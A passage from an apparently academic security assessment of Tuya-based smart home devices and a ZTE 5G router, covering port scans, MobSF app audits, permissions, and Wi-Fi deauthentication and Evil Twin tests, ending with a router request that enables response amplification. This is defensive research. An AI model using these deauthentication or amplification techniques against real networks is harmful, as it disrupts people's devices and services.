Conga 1790 robot-vacuum is used for this case. The robots platform is provided by Tuya. The robot has firmware versions of 1.2.35 (MCU) and 1.0.1 (Wi-Fi). Conga 1790 robot-vacuum has own application called Conga 1790. The application is used to setup the robot and to control, configure and view current and recent vacuum jobs. Application version used in this research is version 1.0.9.

6.4.1 Network and network services

Conga has only one network service enabled and that is in the TCP port 6668. This service is used to communicate with the robot.

When first time setting up the device, Conga needs to be connected to WiFi ap via the application. The device in setup phase does not create it's own AP for which to connect first but connects directly to the specified WiFi AP.

No vulnerabilities were detected with the Nmap scripting engine. WiFi specific attacks were conducted to test how the device acts in different unexpected and abnormal scenarios. WiFi deauthentication attack were conducted with the hypothesis that the device would stop working correctly: i.e., vacuum job would stop, and the navigational system would be interfered. By navigational system interference meaning that the robot would act abnormally and for example vacuum areas that were already vacuumed earlier. When the device was under deauthentication attack or disconnected from the internet, the vacuuming continued normally and no interference to the navigational system were detected. Mobile app controlling the device did not work as expected so the user could not stop or start the vacuum job via the app. Only way to stop or start the vacuuming job was to press the physical button on the robot.

The device is configured to use only specified WiFi AP, so it is not possible to conduct Evil Twin attack by cloning the home WiFi AP. The device does not connect to AP different than the AP that it is setup to. If the original AP is setup with WPA2 protection, will the device require AP to have the same pre-shared key (psk). This mitigates the risk for Evil Twin attacks.

6.4.2 Communication

Device specific controlling communication between the device and the app is direct app \leftrightarrow device if both are in the same network. If the device and the app are in different networks, will app and device use Amazon server as a proxy. communication the communication directly from the app to the device is encrypted as well as the communication when using the Amazon server as a proxy. Other more app specific configuration communication for example: scheduled

vacuuming, vacuum history etc. is handled with direct app \leftrightarrow Tuya server (a1.tuya.com) communication. The app has hardcoded IP addresses which it uses to specify based on region for which Tuya controlled Amazon server to connect to (Figure 19).

TuyaDnsStaticIpManager.java

```

1. package com.tuya.smart.android.network.http.dns.manager;
2.
3. import com.tuya.smart.android.common.utils.L;
4. import com.tuya.smart.android.network.TuyaSmartNetwork;
5. import java.security.SecureRandom;
6. import java.util.ArrayList;
7. /* loaded from: classes3.dex */
8. public class TuyaDnsStaticIpManager {
9.     public static final String DOMAIN_IOT_DNS = "h1.iot-dns.com";
10.    public static final String TAG = "com.tuya.smart.android.network.http.dns.manager.TuyaDnsStaticIpManager";
11.    public static final String URL_IOT_DNS_QUERY = "https://h1.iot-dns.com/v1/dns_query";
12.
13.    public static String getIotDnsDomainIp(String str) {
14.        ArrayList arrayList = new ArrayList();
15.        String region = TuyaSmartNetwork.getRegion();
16.        String str2 = TAG;
17.        L.d(str2, "region: " + region);
18.        if (DOMAIN_IOT_DNS.equals(str)) {
19.            if (TuyaSmartNetwork.DOMAIN_IN.equals(region)) {
20.                arrayList.add("13.234.164.70");
21.                arrayList.add("13.234.89.49");
22.            } else if ("AZ".equals(region)) {
23.                arrayList.add("35.167.213.203");
24.                arrayList.add("52.27.85.79");
25.            } else if ("EU".equals(region)) {
26.                arrayList.add("52.29.0.171");
27.                arrayList.add("35.156.160.91");
28.            } else if ("AY".equals(region)) {
29.                arrayList.add("162.14.14.134");
30.            }
31.            if (arrayList.isEmpty()) {
32.                return "";
33.            }
34.            int size = arrayList.size();
35.            int nextInt = new SecureRandom().nextInt(size);
36.            String str3 = TAG;
37.            L.d(str3, "use ip random: " + nextInt + " size: " + size + " " + ((String) arrayList.get(nextInt)));
38.            return (String) arrayList.get(nextInt);
39.        }
40.        String str4 = TAG;

```

Figure 19 Tuya hardcoded IP addresses

6.4.3 Application

The application used for controlling the Conga 1790 robot vacuum is called Conga 1790. Application allows for device controlling, configuration and updating. Application can also show recent vacuum job history as well as estimated service life of the vacuum brushes etc.

Application (apk) was inspected with MobSF. MobSF rated the apk with rating of 23 out of 100 (Figure 20). This results in grade F with MobSF risk rating.




Figure 20 MobSF score of the security of the Conga app

The main reason for such low score is because of most of the apk activities have launch mode set to other than standard (Figure 21). By setting launch mode to « singleTask » for example, the specified activity becomes root activity and as such it's contents can be read by other application. It is why it is always recommended to set the Launch mode activity to standard if sensitive information is included in an intent.

```

<intent-filter>
  <action android:name="android.intent.action.MAIN" />
  <category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
<intent-filter>
  <category android:name="android.intent.category.DEFAULT" />
  <category android:name="android.intent.category.BROWSABLE" />
  <action android:name="android.intent.action.VIEW" />
  <data android:scheme="@string/tuya_jump_scheme" />
</intent-filter>
</activity>
<activity android:configChanges="keyboardHidden|orientation" android:exported="false" android:launchMode="singleTask"
android:name="com.tuya.smart.hometab.activity.FamilyHomeActivity" android:screenOrientation="portrait" android:theme="@style/Splash.Theme"
android:windowSoftInputMode="adjustPan" />
<activity-alias android:exported="false" android:name="com.tuya.smart.hometab.activity.FamilyHomeActivity.alias"
android:targetActivity="com.tuya.smart.hometab.activity.FamilyHomeActivity">
  <intent-filter>
    <action android:name="com.tuya.smart.action.router" />
    <category android:name="android.intent.category.DEFAULT" />
  </intent-filter>
</activity-alias>

```

Figure 21 Conga activity launchMode

Other notable issues detected by MobSF were the following:

- High
 - Base config permits clear text traffic to all domains.
 - Encryption mode CBC with PKCS5/PKCS7 padding in use which is vulnerable to padding oracle attacks.
 - Remote WebView debugging is enabled.
- Medium
 - Application is signed with v1 signature scheme which is vulnerable to Janus Vulnerability in which a DEX file can be injected into the APK file without affecting the application signatures.

Application has a rooted phone detection which notifies the user that the phone is rooted and could be unsafe to use the application. The notification states

the following: « This app is not secure on rooted device. Do you want to use it? ». Application also has SSL pinning enabled which effectively makes it difficult to see the HTTP requests sent from the app to the device. SSL pinning is mainly used to prevent Man-in-the-Middle (MitM) attacks (Moonsamy & Batten, 2014). SSL pinning bypass was tried to achieve by using Objection and Frida, but it resulted in no good. Controls communication between the app and the robot remained in the dark and could not be inspected.

Communication between the app and the server for configuration of the robot and history data can be seen however with proxy tools and it is not affected by SSL pinning. The communication data itself is encrypted and cannot be read even by seeing the HTTP request and response (Figure 22).




Figure 22 Conga HTTP request

Application requests to the Tuya server seem to contain lot of information about the users device where the app is being used (Figure 22). These requests contain for example device model number, operating system, and operating system version. This amount of data sent every request to the Tuya servers seems to be unnecessary for the configuration of the robot vacuum.

Conga does not have automatic update possibility. When setting up the device, the application does not check for current firmware for updates, and it does not offer for automatic updates possibility. User has to inspect the robot details and after multiple clicks in the application menu, will the update possibility reveal itself.

Conga application requests permissions for the application that are not necessary to the functionality of the robot. These permissions are for example: access to fine location, read and write access to external storage, access to camera and permission to record audio (Figure 23). In the application itself there is no possibility to take pictures or record audio for example. In the mind of privacy, the application should always only ask for permissions on the least permissions basis. Meaning that if there is no use for camera in the application, then the app should not ask for permissions to use the camera.


```

<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android"
android:compileSdkVersion="29" android:compileSdkVersionCodename="10" android:installLocation="auto" package="com.conga.smartlts"
platformBuildVersionCode="29" platformBuildVersionName="10">
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" android:required="false" />
  <uses-permission android:name="android.permission.WAKE_LOCK" android:required="false" />
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" android:required="false" />
  <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" android:required="false" />
  <uses-permission android:name="android.permission.CHANGE_WIFI_MULTICAST_STATE" android:required="false" />
  <uses-permission android:name="android.permission.FOREGROUND_SERVICE" android:required="false" />
  <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE" android:required="false" />
  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" android:required="false" />
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" android:required="false" />
  <uses-permission android:name="android.permission.CAMERA" android:required="false" />
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" android:required="false" />
  <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS" android:required="false" />
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" android:required="false" />
  <uses-permission android:name="android.permission.INTERNET" android:required="false" />
  <uses-permission android:name="android.permission.RECORD_AUDIO" android:required="false" />
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" android:required="false" />

```

Figure 23 Android Manifest permissions

6.4.4 Results

Tuya Conga 1790 does not have any unnecessary network services in use. No vulnerabilities were discovered with the Nmap scripting engine.

The device does not have automatic update possibility for the firmware, and it does not check for the newest update during the device setup. This can leave the device vulnerable to known vulnerabilities for an extended period of time. The user would need to be active in checking for updates and more often this is not the case. This can hinder the security of the home network if critical vulnerabilities are discovered from the device.

If the device is under deauthentication attack or disconnected from the internet, the robot cannot be controlled via the app. It is still possible to start and stop vacuuming jobs by pressing the physical button on the robot. There is no impact on the vacuuming job even when the robot is not connected to the WiFi so it means that the robot could be also run with limited functionality in isolated network without access to the internet.

The Conga 1790 application has SSL pinning and rooted phone detection enabled. SSL pinning effectively prevents MitM attacks and no control HTTP requests could be captured with proxy tools when positioned in between the application and the robot. This had limiting impact on the scope of this research since no robot control requests could be inspected for possible vulnerabilities etc.

The application has multiple activities that have launch mode set to « singleTask » meaning that the contents of these activities can be read by any other application within the device where the application is installed. The application has also several other high and medium severity issues. High severity issues are that the application uses encryption mode CBC with PKCS5/PKCS7 padding, which is vulnerable to padding oracle attacks, base config permits clear text traffic to all domains and that the application has Remote WebView enabled. Medium severity issue is that the application is signed with v1 signature scheme which is vulnerable to Janus vulnerability.

The application requests for permissions that are not required for the functionalities of the robot. These permissions are for example: access to fine location, read and write access to external storage, access to camera and permission to record audio. It is unclear of where these functionalities are used if accepted by the user since there is no functionality to use the camera or microphone in the app itself.

The application sends robot configuration HTTP requests directly to Tuya server instead of the robot. These requests contain lot of information about the users device (phone for example) where the app is installed. This information contains device model number, operating system, and operating system version for example. This data is not needed for the functionality of the robot itself.

6.5 Case Conecto RGB Wi-Fi LED strip

Conecto RGB Wi-Fi LED strip is used for this case. The smart LED strips platform is provided by Tuya. The led strip has firmware versions of 1.1.6 (Main) and 1.1.6 (MCU). Conecto RGB Wi-Fi LED strip uses application called Smart Life for device control, configure and setup. Application can also be used to setup automation for the device. Application version used in this research is version 4.6.2.

6.5.1 Network and network services

There are only one network service in use which is necessary for the functions of the device and the device does not include any other open ports which are not necessary. Active network service is in the TCP port 6668. During the setup the device uses Bluetooth connection to pair the device with the application.

No vulnerabilities were detected with the Nmap scripting engine. WiFi specific attacks were conducted to test how the device acts in different unexpected and abnormal scenarios. WiFi deauthentication attack were conducted with the hypothesis that the device would stop working correctly: i.e device cannot be toggled off it is on or vice versa. When the device was under deauthentication attack, it was not possible to turn on/off the led strip. Even when the communication can be handled via Bluetooth (this is discussed more in the next chapter), it was still not used when the device had been deauthenticated. It also took long time before the device was able to connect back to the WiFi after the deauthentication attack had stopped. This means that with a short outage with the internet communication, one could cause a lot longer outage with the device functionalities. If the device is not able to connect back to the WiFi for a long period of time, will it start to use the Bluetooth communication. This can be observed from the app when it asks the user to turn on the Bluetooth. After this, communication will be handled via Bluetooth. The device does not have any physical buttons to toggle the led strip on/off so deauthentication attack could cause a situation where the device cannot be turned off and would need to be taken out of power by the user.

The device takes a really long time when trying to connect back to the WiFi AP. It is probing for the correct AP but for some reason unable to connect to it. While probing for the WiFi AP, Evil Twin attack were conducted unsuccessfully. The device did not connect to the Evil Twin WiFi AP.

6.5.2 Communication

Communication between the device and the app can be handled two ways; if the device is not connected to the internet, the connection is handled via Bluetooth. If the device is connected to the internet, the connection is handled via encrypted communication channel using the open TCP port 6668. This communication is used for direct controlling of the led strip (on/off toggle, color change etc.). To configure the application and to set automation for the device, the application connects directly to the Tuya server.

In case the device loses connection to the internet, it will start to use the Bluetooth connection for the communication. This could enable possibilities for off-network solutions so that the device can be controlled without the need of internet. This way privacy and security can be greatly increased.

6.5.3 Application

The application used for controlling the led strip is called Smart Life. Application allows for device control, configuration and setup. Application also contains functionalities for smart device automation.

Application (apk) was inspected with MobSF. MobSF rated the apk with rating of 55 out of 100 (Figure 24). This results in grade B with MobSF risk rating.




Figure 24 MobSF score of the security of the Smart Life app

Most notable issues from the MobSF were the following:

- High
 - Encryption mode CBC with PKCS5/PKCS7 padding in use which is vulnerable to padding oracle attacks.
 - AES ECB in use which is known to be weak because of same ciphertext for identical blocks of plaintext.

- Medium
 - Application is signed with v1 signature scheme which is vulnerable to Janus Vulnerability in which a DEX file can be injected into the APK file without affecting the application signatures.
 - Base config is configured to trust system certificates.

Application has a rooted phone detection which notifies the user that the phone is rooted and could be unsafe to use the application. The notification states the following: « This app is not secure on rooted device. Do you want to use it? ». Application also has SSL pinning enabled which effectively makes it difficult to see the HTTP requests sent from the app to the device. SSL pinning is mainly used to prevent MitM attacks (Moonsamy & Batten, 2014). Objection and Frida were used in order to bypass the SSL pinning but this failed and therefore no control communication between the led strip and app could be inspected. Also, the communication channel via Bluetooth was out of scope for this research.

Communication between the app and the Tuya server for automation, logging and configuration can be seen with proxy tools in MitM situation. The communication data is encrypted and cannot be read. However it was discovered during the research that the app tries to send HTTP request (POST /log.json) to a1.tuya.eu.com with really large body parameter (postData). Content-Length of this request is 1283912 which is almost 1.3 Mb of data. The server then responds with error 413 – Request Entity Too Large since the server has limitations for the payload size (Figure 25). It is unclear of what this log request contains because of a really large amount of data is tried to send to the Tuya server. It should be also noted that this device is not normally used to control this led strip so this app should not have lot of logs gathered.




Figure 25 Smart Life HTTP request (POST /log.json)

Updates for the device is not set for automatic by default and need to be toggled on from the device settings. Newest firmware version is also not checked when

setting up the device. This can leave many devices vulnerable to old vulnerabilities since the user needs to be active in updating the device and more often this is not the case.

Smart Life application requests permissions for the application that are not necessary to the functionality of the led strip. These permissions are for example: access fine location, access background location, read and write access to external storage, Bluetooth admin, camera, change WiFi state, modify audio settings, receive boot completed, record audio, reorder tasks, system alert window and set wallpaper. Some of these permissions can grant access to the application to endanger the privacy of the user in case these permissions are used to gather data. If all of these permission requests would be approved the application basically would have full access to the user's phone location, record audio, full control of the camera, change internet and WiFi settings, prevent the phone from sleeping and force this application to be in front of all apps and all of this with persistency since the application requests for permission to start itself right after the boot. Some of these requested permissions are just raising eyebrows for example « android.permission.SET_WALLPAPER ». Why would an application that is designed to control IoT devices need permission to set wallpaper on the user's

device? All of the requested permissions can be seen from the android manifest (Figure 26).

```

<uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION" android:required="false" />
<uses-permission android:name="android.permission.BLUETOOTH_SCAN" android:required="false" />
<uses-permission android:name="android.permission.BLUETOOTH_ADMIN" android:required="false" />
<uses-permission android:name="android.permission.WAKE_LOCK" android:required="false" />
<uses-permission android:name="android.permission.HIGH_SAMPLING_RATE_SENSORS" android:required="false" />
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" android:required="false" />
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" android:required="false" />
<uses-permission android:name="android.permission.BLUETOOTH_ADVERTISE" android:required="false" />
<uses-permission android:name="android.permission.BLUETOOTH" android:required="false" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" android:required="false" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" android:required="false" />
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT" android:required="false" />
<uses-permission android:name="android.permission.BLUETOOTH_CONNECT" android:required="false" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" android:required="false" />
<uses-permission android:name="android.permission.RECORD_AUDIO" android:required="false" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" android:required="false" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" android:required="false" />
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" android:required="false" />
<uses-permission android:name="android.permission.CHANGE_WIFI_MULTICAST_STATE" android:required="false" />
<uses-permission android:name="android.permission.FOREGROUND_SERVICE" android:required="false" />
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE" android:required="false" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" android:required="false" />
<uses-permission android:name="android.permission.CAMERA" android:required="false" />
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS" android:required="false" />
<uses-permission android:name="android.permission.INTERNET" android:required="false" />
<uses-feature android:name="android.hardware.screen.portrait" android:required="false" />
<uses-feature android:name="android.hardware.screen.landscape" android:required="false" />
<uses-feature android:glEsVersion="0x00020000" android:required="false" />
<uses-feature android:name="android.hardware.bluetooth" android:required="false" />
<uses-feature android:name="android.hardware.bluetooth_le" android:required="false" />
<uses-feature android:name="android.hardware.camera" android:required="false" />
<uses-feature android:name="android.hardware.faketouch" android:required="false" />
<uses-feature android:name="android.hardware.location" android:required="false" />
<uses-feature android:name="android.hardware.microphone" android:required="false" />
<uses-feature android:name="android.hardware.wifi" android:required="false" />
<uses-feature android:name="android.hardware.camera.autofocus" android:required="false" />
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
<uses-permission android:name="android.permission.USE_BIOMETRIC" />
<uses-permission android:name="android.permission.USE_FINGERPRINT" />
<uses-permission android:name="android.permission.VIBRATE" />
<uses-permission android:name="android.permission.FLASHLIGHT" />
<uses-permission android:name="android.permission.SET_WALLPAPER" />
<uses-permission android:name="android.permission.SCHEDULE_EXACT_ALARM" />
<uses-permission android:name="android.permission.USE_FULL_SCREEN_INTENT" />
<uses-permission android:name="com.android.vending.CHECK_LICENSE" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.REORDER_TASKS" />
<uses-permission android:name="android.permission.HIGH_SAMPLING_RATE_SENSORS" />

```

Figure 26 Requested permissions for application Smart Life

6.5.4 Results

Conecto RGB Wi-Fi LED strip does not have any unnecessary network services in use.

The device does not have automatic updates enabled by default. User needs to find the correct function from the app to enable automatic updates. When setting up the device the current firmware version is not checked. This can leave the device vulnerable to known vulnerabilities for an extended period of time. The

user would need to be active in checking for updates and more often this is not the case. This can hinder the security of the home network if critical vulnerabilities are discovered from the device.

No vulnerabilities were discovered with the Nmap scripting engine. WiFi deauthentication attacks made the device to not be responsive via the mobile application. This could cause a situation where the user cannot turn the led strip off and the device would need to be taken out of power since the device itself does not have any physical buttons. The device takes long time to recover from the deauthentication attack and to be able to connect back to the WiFi. If the device is offline for a long period of time, will it start to use Bluetooth communication with the app. This can enable more privacy if only Bluetooth is used to communicate with the device and no external party is used in between.

The Smart Life application has SSL pinning and rooted phone detection enabled. SSL pinning effectively prevents MitM attacks and no control HTTP requests could be captured with proxy tools when positioned in between the application and the device. This had limiting impact on the scope of this research since no control requests could be inspected for possible vulnerabilities etc.

The application has several high and medium severity issues. High severity issues are that the application uses encryption mode CBC with PKCS5/PKCS7 padding which is vulnerable to padding oracle attacks. The application also has AES ECB in use which is known to be weak. Medium severity issues are that the application is signed with v1 signature scheme which is vulnerable to Janus vulnerability and the applications base config is configured to trust system certificates.

The application requests permissions for the application that are not necessary to the functionality of the led strip. These permissions are for example: access to fine location, permission to run the app on background, read and write access to external storage, access to camera and permission to record audio, access to modify WiFi and internet settings and permission to start the application on device boot. It is unclear of where these functionalities are used if accepted by the user and if they are used to gather data from the user's device. It is recommended to request only the permissions that are necessary for the function of the controlled device and Smart Life application is requesting permissions way over that recommendation.

The application sends configuration requests directly to the Tuya server. It was observed that the application also tries to send really large POST requests to `a1.tuya.eu.com/log.json`. These requests contain « `postData` » parameter in the body of the request that has encrypted value which contains a lot of data. The size of this request is almost 1.3 Mb. The Tuya server responds to this request with error « `413 - Request Entity Too Large` ». This means that the POST request is too large for the server to handle, or it is configured to block requests this large. It is unclear of what kind of logging data the application tries to send but it seems suspicious and raises privacy concerns when application requests as much permissions as Smart Life application does.

6.6 Case ZTE MC801A router

ZTE MC801A router is used for this case. The router is 5G mobile router which uses SIM card to manage the connection. For this research the router is reset to factory default settings to simulate normal user who has limited knowledge and has not hardened his/her router in any way.

6.6.1 Network and network services

ZTE router has only network services that are necessary for the router to be enabled. These are DHCP in UDP port 67, DNS in TCP port 53 and HTTP and HTTPS services for router management in ports 80 and 443.

By default, ZTE router has « wireless client device isolation » disabled. This means that all of the clients in the network can communicate with each other. This is normal but by enabling wireless client device isolation would it result in more secure network since even if one device would be compromised, it would not endanger the whole network.

6.6.2 Configuration

Device configuration was inspected to make sure default settings were using recommended secure principles. ZTE MC801A router enables automatic updates by default on setup and current firmware version is checked as well. User has the possibility to opt out of automatic updates if wanted. Port filtering is disabled by default. It would be recommendable to enable port filtering and have set of ports to be filtered by default to make the network more secure. However, this could result in some of the devices or services with weird port setup to not function correctly and user would need to have the technical expertise to disable the port filtering for the specific port. UPnP is disabled by default which is recommended. With UPnP enabled malicious actors could use router as a proxy service for malicious actions for example.

WiFi access point password contains 10 alphanumeric characters by default. It has numbers and uppercase letters. This password is decent but could be made more secure by adding also lowercase letters. Router device manager website password however contains eight alphanumeric characters with numbers and uppercase letters by default. This is a little bit less secure than the AP password, but the login contains brute-force protection which adds a layer of security against brute-force attacks.

With deauthentication attack it is possible to capture the WPA2 handshake and the PMKID. With these captured it is possible for the attacker to try to crack the password. However, with the password containing 10 random alphanumeric characters it is really difficult and time-consuming to crack the password.

6.6.3 Application

ZTE router has web application for device management. It can be reached with either HTTP on port 80 or HTTPS on port 443. Device management allows for all configuration management related to the router settings. It also sends constant status messages to the user even when unauthenticated (Figure 27).

Request		Response			
Pretty Raw Hex		Pretty Raw Hex Render			
1	GET /goform/goform_get_cmd_process?multi_data=1&isTest=false&cmd=modem_main_state%2Cpin_status%2Copms_wan_mode%2Copms_wan_auto_mode%2Cloginfo%2Cnew_version_state%2Ccurrent_upgrade_state%2Cis_mandatory%2Cwifi_dfs_status%2Cbattery_value%2Cpdp_dial_co nn_fail_counter%2Cdm_update_package_file_exist%2Csignalbar%2C network_type%2Cnetwork_provider%2Cwifi_ap_mode%2Cdhcp_wan_sta tus%2Cpdp_status%2Csimcard_roam%2Cstation_mac%2Cbattery_exist %2Cbattery_charging%2Cbattery_vol_percent%2Cbattery_pers%2Csp n_name_data%2Cspn_b1_flag%2Cspn_b2_flag%2Crealtime_tx_bytes%2 Crealtime_rx_bytes%2Crealtime_time%2Crealtime_tx_thrpt%2Creal time_rx_thrpt%2Cmonthly_rx_bytes%2Cmonthly_tx_bytes%2Cwan_lan _in_same_subnet%2Cwifi_access_sta_num%2Cwifi_onoff_state%2Cis _night_mode%2Cwan_lte_ca%2Crj45_state&_=1678700537184	3	Cache-Control: no-store	4	Content-Type: text/html
2	Host: 192.168.100.1	5	X-Content-Type-Options: nosniff	6	Content-Security-Policy: default-src 'none'; font-src 'self'; frame-src 'self'; frame-ancestors 'none'; script-src 'self' 'unsafe-inline' 'unsafe-eval'; connect-src 'self'; img-src 'self' data; style-src 'self' 'unsafe-inline'; base-uri 'self'; form-action 'self';
3	Accept: application/json, text/javascript, */*; q=0.01	7	Referrer-Policy: strict-origin	8	X-Frame-Options: sameorigin
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36	9	X-XSS-Protection: 1; mode=block	10	
5	X-Requested-With: XMLHttpRequest	11	{ "modem_main_state": "modem_init_complete", "pin_status": "0", "o pms_wan_mode": "PPP", "opms_wan_auto_mode": "AUTO_LTE_GATEWAY", " loginfo": "", "new_version_state": "version idle", "current upgra de_state": "fota_idle", "is_mandatory": "", "wifi_dfs_status": "", "battery_value": "100", "pdp_dial_conn_fail_counter": "0", "dm_up date_package_file_exist": "", "signalbar": "4", "network_type": "E HDC", "network_provider": "", "wifi_ap_mode": "", "dhcp_wan_s tatus": "0", "pdp_status": "ipv4_ipv6_connected", "simcard_roam": "Home", "station_mac": "", "battery_exist": "0", "battery_charging ": "0", "battery_vol_percent": "100", "battery_pers": "4", "spn_nam e_data": "00", "spn_b1_flag": "0", "spn_b2_flag ": "0", "realtime_tx_bytes": "7396746", "realtime_rx_bytes": "1770 98881", "realtime_time": "311", "realtime_tx_thrpt": "44093", "rea ltime_rx_thrpt": "922970", "monthly_rx_bytes": "1919957898", "mon thly_tx_bytes": "99685707", "wan_lan_in_same_subnet": "", "wifi_a ccess_sta_num": "7", "wifi_onoff_state": "1", "is_night_mode": "0", "wan_lte_ca": "ca_deactivated", "rj45_state": "" }		
6	Referer: http://192.168.100.1/				
7	Accept-Encoding: gzip, deflate				
8	Accept-Language: fi-FI,fi;q=0.9,en-US;q=0.8,en;q=0.7				
9	Cookie: stok="D5F4889E569887B82DC9E544"				
10	Connection: close				
11					
12					

Figure 27 Router status messages unauthenticated

With the status message request, it is observed that the user input command is echoed in the response with additional separator characters added. For example if character « , » is given in the command parameter, server response is « {""."""."""."""} ». This means that by adding 1 character in request, 13 characters are returned. With 1:13 ratio it clearly shows that this can be used in advantage to generate response size amplification attack. If 200x « , » are given, 1207 characters are returned in response (Figure 28)

